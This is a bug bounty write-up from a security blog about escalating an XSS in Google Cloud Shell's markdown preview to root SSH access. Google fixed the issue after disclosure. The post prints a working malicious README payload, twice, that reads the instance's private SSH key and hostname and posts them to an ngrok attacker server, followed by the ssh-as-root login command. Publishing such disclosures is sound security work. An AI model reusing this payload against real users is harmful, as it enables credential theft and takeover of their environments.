@OMESPINO

just another security blog.

WRITTEN BY OMESPINO

OCTOBER 1, 2020

WRITE UP – [GOOGLE VRP PRIZE UPDATE] GOOGLE BUG BOUNTY: XSS TO CLOUD SHELL INSTANCE TAKEOVER (RCE AS ROOT) – $5,000 USD

[Update: this writeup was modified to participate in **GCP VRP Prize 2020 Awards**]

Introduction:

Hi everyone It's been a while since my last post (1 year w00t!) but I'm back, I want to tell you a short story about one of my last bug bounties, and how I escalated a simple XSS to a full Google Cloud Shell instance take over as a full administrator (RCE as root)


This blogpost appeared first in the book ***Bug Bounty Write Ups Collection***

What is Google Cloud Shell? extracted from **Google Cloud shell landing page:**

"Your online development and operations environment
Cloud Shell is an online development and operations environment accessible anywhere with your browser. You can manage your resources with its online terminal preloaded with utilities such as the gcloud command-line tool, kubectl, and more. You can also develop, build, debug, and deploy your cloud-native apps using the online Cloud Shell Editor." which actually is an Eclipse Theia editor instance

So Google Cloud Shell basically is a **Linux VM box** with an online editor **Eclipse Theia**, so **what is Ecplise Theia?** extracted from **Theia landing page**

"Eclipse Theia is an extensible platform to develop multi-Language Cloud & Desktop IDEs with state-of-the-art web technologies. "




So since Theia is Open Source, Theia's GitHub repository is a very good place to start investigating


Investigation:

So the plan was basically:


Look into Theia's GitHub repository issues and filter those with a security tag, then analyze all issues.

It was my lucky day, an XSS on markdown preview apparently reported by a Googler, and also a working POC, w00t?!





After that immediately I tested that POC on https://shell.cloud.google.com/ and it worked like a charm!!




So, at this point, Google would reward the alert(0) box, **they do not need you to explain to them why XSS is a big deal as other companies, right?** Anyway I wanted to push myself to escalate this XSS to full instance take over, so was time to escalate this simple alert box.

Escalation:

So, my first taught was that if the XSS was able to run in the same context that all files, maybe I can run a simple GET to extract any “local” file, but it was not that easy, also that I noticed that the UI Theia editor part for the editor was running in some instance that is different for the actual “command line terminal” instance

So luckily the UI Theia instance has the private key in the root of the instance, and we just needed to navigate to a new workspace and set / (root) to see that key, anyway sadly there is no screenshot for that, but you have my word, once loaded the workspace “/” you can see that “id_cloudshell” file



So in the end, after some playing with the “Download” files button and checking all the traffic in Chrome DevTools, the solution for reading those files via HTTP GET on javascript was using these 2 endpoints:

1.- First, **‘https://’ + location.host + ‘/files/?uri=’**
This to get the id for any uri, per example ***/files/?uri=file:///etc/hosts***, responses something like ***{id: “5147084a-XXXX-43a9-afb0-bb8a126f1162”}***


2.- And then use **https://’ + location.host + ‘/files/download/?id=’** with the id ***/files/download/?id=5147084a-XXXX-43a9-afb0-bb8a126f1162*** and getting the actual file content

Putting all together :

Google Cloud Shell has an option to import GitHub repositories into Google Cloud shell instances with 1 click, so the main idea was:

1.- Create a malicious git repository to store that malicious script in the read.md file

2.- We can also put the open in google cloud shell button in the same file md file



3.- Then trick the user to import that git repository to his google cloud shell instance

4.- Once the read.md file renders we stole the **/etc/hosts** file to construct the public domain to access that cloudshell instance and also the private key **/../id_cloudshell**

*the hostname is "**cs-6000-devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX**", we delete the cs-6000 part and append .cloudshell.dev, getting something like this **devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX.cloudshell.dev*** that is public accessible for anyone

5.- Since we know that the **root** user is always present user in Linux we can use that to login in via ssh

6.- with ***devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX.cloudshell.dev*** (public domain) we can actually get the IP from ***devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX.cloudshell.dev*** making a ping and then do some port scanning, (after that we discovered that the ssh service was running on **6000 port**)

7.- Profit, knowing the public domain hostname, the ssh port, the user root, and the private key we just needed to login in and run any command that we want
'ssh -i id_cloudshell -p 6000 root@devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX.cloudshell.dev'

Final read.me file code

```
# Google VRP testing
Google cloudshell instance take over (as root)

[![Open in Cloud Shell](https://gstatic.com/cloudssh/images/open-btn.svg)](https://ssh.cloud.google.com/cloudshell/
editor?page=editor&cloudshell_git_repo=https:%2F%2Fgithub.com%2Fomespino%2Fgcs_instace_takeover.git&cloudshell_open_in_editor=readme.md)

## Getting Started
just need to preview this file to see the magic

<style onload="{

    var file_results = []
    // this scape the container and get the ssh id_cloudshell private key
    read_file('file:///../id_cloudshell')
    // getting the hostname (external connection)
    read_file('file:///etc/hostname')

    setTimeout(function(){
        send_files(file_results)
    },5000)

    // function to read any file given the path with file protocol per example 'file:///etc/hostname'
    function read_file(file_to_read){
        var container_url = 'https://' + location.host + '/files/?uri='
        var get_file_id_url = container_url + file_to_read
        console.log(get_file_id_url)
        fetch(get_file_id_url) // convert response to json
            .then(response => { return response.json() } )
            .then(json => {
                var container_download_url = 'https://' + location.host + '/files/download/?id='
                var download_url = container_download_url + json.id
                fetch(download_url)
                    .then(response => { return response.text() } )
                    .then(text => {
                        console.log(file_to_read + ' '+ text)
                        file_results.push(file_to_read + ' '+ text)
                    })
            })
    }

    function send_files(result){
         // need to set netcat to listen per example nc -lvvv 55555
         let attacker_server =  ' https://56051573.ngrok.io'
         fetch(attacker_server, {
                method: 'post',
                body: JSON.stringify(result)
         })
    }

}">
```


```
# Google VRP testing
Google cloudshell instance take over (as root)

[![Open in Cloud Shell](https://gstatic.com/cloudssh/images/open-btn.svg)](https://ssh.cloud.google.com/cloudshell/editor?
page=editor&cloudshell_git_repo=https:%2F%2Fgithub.com%2Fomespino%2Fgcs_instace_takeover.git&cloudshell_open_in_editor=readme.md)

## Getting Started
just need to preview this file to see the magic
<style onload="{
        var file_results = []
        // this scape the container and get the ssh id_cloudshell private key
        read_file('file:///../id_cloudshell')
        // getting the hostname (external connection)
        read_file('file:///etc/hostname') setTimeout(function(){ send_files(file_results) },5000)
        // function to read any file given the path with
        // file protocol per example 'file:///etc/hostname'
        function read_file(file_to_read){
                var container_url = 'https://' + location.host + '/files/?uri='
                var get_file_id_url = container_url + file_to_read console.log(get_file_id_url)
                fetch(get_file_id_url) // convert response to json
                         .then(response => {
                                return response.json()
                         }).then(json => {
                                var container_download_url =
                                  'https://' + location.host + '/files/download/?id='
                                var download_url =
                                  container_download_url + json.id fetch(download_url)
                                .then(response => { return response.text() }
                                .then(text => {
                                        console.log(file_to_read + ' '+ text)
                                        file_results.push(file_to_read + ' ' + text)})
                                })
                        }

                function send_files(result){
                // need to set netcat to listen per example nc -lvvv 55555
                let attacker_server = ' https://56051573.ngrok.io'
                fetch(attacker_server, {
                        method: 'post', body: JSON.stringify(result)
                })
        }
}">
```


Extracted from Google VRP's report: (the actual Google VRP report)

Summary: Google cloud shell instance take over (as root)

Steps to reproduce:

1.- Setup an SSL server that you own in any port, I will use ngrok + nc combo over port 55555

2.- Visit https://github.com/omespino/gcs_instace_takeover and click open in Google Cloud Shell

3.- Wait to load everything and then click the preview button for the .md files (you need to set up the attacker server that you own before de preview)

4.- Receive 2 google vm's files: '/etc/hosts' and the private key '../id_cloudshell' (scape the container with '../')
    4.1: for the private key you need to replace \n for jump lines and save it as 'id_cloudshell'
    4.2: the hostname is "cs-6000-devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX", we delete the cs-6000 part and append .cloudshell.dev, getting something like this devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX.cloudshell.dev

5.- Login as root on ssh over port 6000
    'ssh -i id_cloudshell -p 6000 root@devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX.cloudshell.dev'

6.- w00t!!! now you are r00t! on that google cloudshell instance

Feb 6, 2020: Sent the report to Google VRP
Feb 6, 2020: Got a message from google that the bug was triaged
Feb 14, 2020: Nice Catch! Bug Accepted (P2)
Feb 20, 2020: $5,000 bounty awarded
Mar 18, 2020: Fixed by Google

Well that's it, share your thoughts, what do you think about how they handle that security issue? If you have any doubt, comments or suggestions just drop me a line here or on Twitter @omespino, read you later.

PREVIOUS POST

NEXT POST